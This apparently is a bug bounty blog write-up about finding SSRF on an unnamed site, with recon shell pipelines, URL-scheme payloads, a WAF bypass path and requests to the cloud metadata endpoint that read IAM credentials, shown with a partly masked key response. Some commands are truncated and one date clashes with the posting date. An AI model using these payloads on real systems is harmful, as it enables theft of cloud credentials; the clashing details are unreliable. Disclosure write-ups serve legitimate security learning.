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When Life Gave Me a 500 Error, I Found AWS Keys Instead! $$RF

3 min read · Mar 20, 2025

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Hi there!

“Life’s like my bug bounty recon — I search for something valuable, but mostly I find ‘403 Forbidden.’ And just like my life, even the servers gives 500 errrorr to me for no reason .” 😅

After some random scrolling through responsible disclosure programs, I dusted off my tools and jumped into recon with **waybackurls, katana, and gauplus** like an overconfident hacker in a heist movie.

Step 1: Finding Juicy Endpoints

I needed endpoints, so I ran this fancy command:

```
cat sub.txt | sed 's/^.*.com//' | sed 's/?.*//' >> endpoint_path.txt
```

Boom! A nice list of potential targets. Next, I filtered the paths to add `/getdata.jsp`

```
cat endpoint_path.txt | sed 's/$/\/getdata.jsp/'
```

Now, time for some **SSRF magic.** I generated payloads using this:

```
xargs -a /root/magicparameter/ssrf.txt -I@ bash -c 'for url in $(cat endpoint_path.
```

And just like that, some endpoints reacted!

Step 2: The Classic Open Redirect Check

I started with a good old open redirect test:

```
?url=http://bing.com
```

Nothing too spicy. Time to get serious.

Step 3: SSRF Payloads

I tried various URL schemas like:

```
file://
dict://
ftp://
gopher://
```

But the server was like: **“Nice try, buddy. Not today.”**

So I turned to my trusty **Burp Collaborator** and sent this:

```
?url=http://169.254.169.254/latest/meta-data/
```


```
1  GET /[redacted]?url=http://169.254.169.254/latest/meta-data/ HTTP/2
2  Host: [redacted]
3  Cookie: [redacted]
   B8C09F2E
   ZyirgAAL
4  Content-Length: 308
5  Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8"
6  Sec-Ch-Ua-Mobile: ?0
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/123.0.6312.122 Safari/537.36
8  Content-Type: multipart/form-data;X-Fb-Lsd: AVql3P6Mocc
9  Sec-Ch-Ua-Platform-Version: ""
10 X-Asbd-Id: 129477
11 Sec-Ch-Ua-Full-Version-List:
12 Sec-Ch-Ua-Model: ""
13 Sec-Ch-Prefers-Color-Scheme: light
14 Sec-Ch-Ua-Platform: "Windows"
15 Accept: */*
16 Origin: [redacted]
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-Mode: cors
19 Sec-Fetch-Dest: empty
20 Accept-Encoding: gzip, deflate, br
21 Accept-Language: en-US,en;q=0.9
22 Priority: u=1, i
23
```

💥 500 Internal Server Error 💥


Cloudflare instantly smacked me with a block. **My comeback lasted about 10 minutes.**

Then i bypassed using 403 bypasser tool, one of my favourite

So i finally bypassed -> /;/



I immediately reported the issue to the security team. Waiting for the Response.



but after i reported this another , I found another Trick.

The Curl Trick

To confirm, I ran:

```
-v -H "Host: 169.254.169.254" <URL>/2024-12-17/meta-data/iam/security-credentials/
```

And suddenly... **BOOM!**

```
{
  "Code" : "Success",
  "LastUpdated" : "2025-07-01T13:26:59Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAWXZ20Z****",
  "SecretAccessKey" : "e0b****************************",
  "Token" : "JB3****************************************=="
}
```

🎉 **SSRF confirmed. Credentials leaked. Jackpot.** 🎉

Thank you for reading! 🚀

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Written by Iski

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Responses (4)

Sumanthsrianand

What are your thoughts?

Vux06 he/him
Apr 16

Bro I don't understand the part where burp collaborator enters, (with my knowledge I don't know where you used it in this write-up)

4 1 reply Reply

Lazy cat
Mar 21

Where to find the 403 bypasser tool???

2 1 reply Reply

Reply

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

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

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

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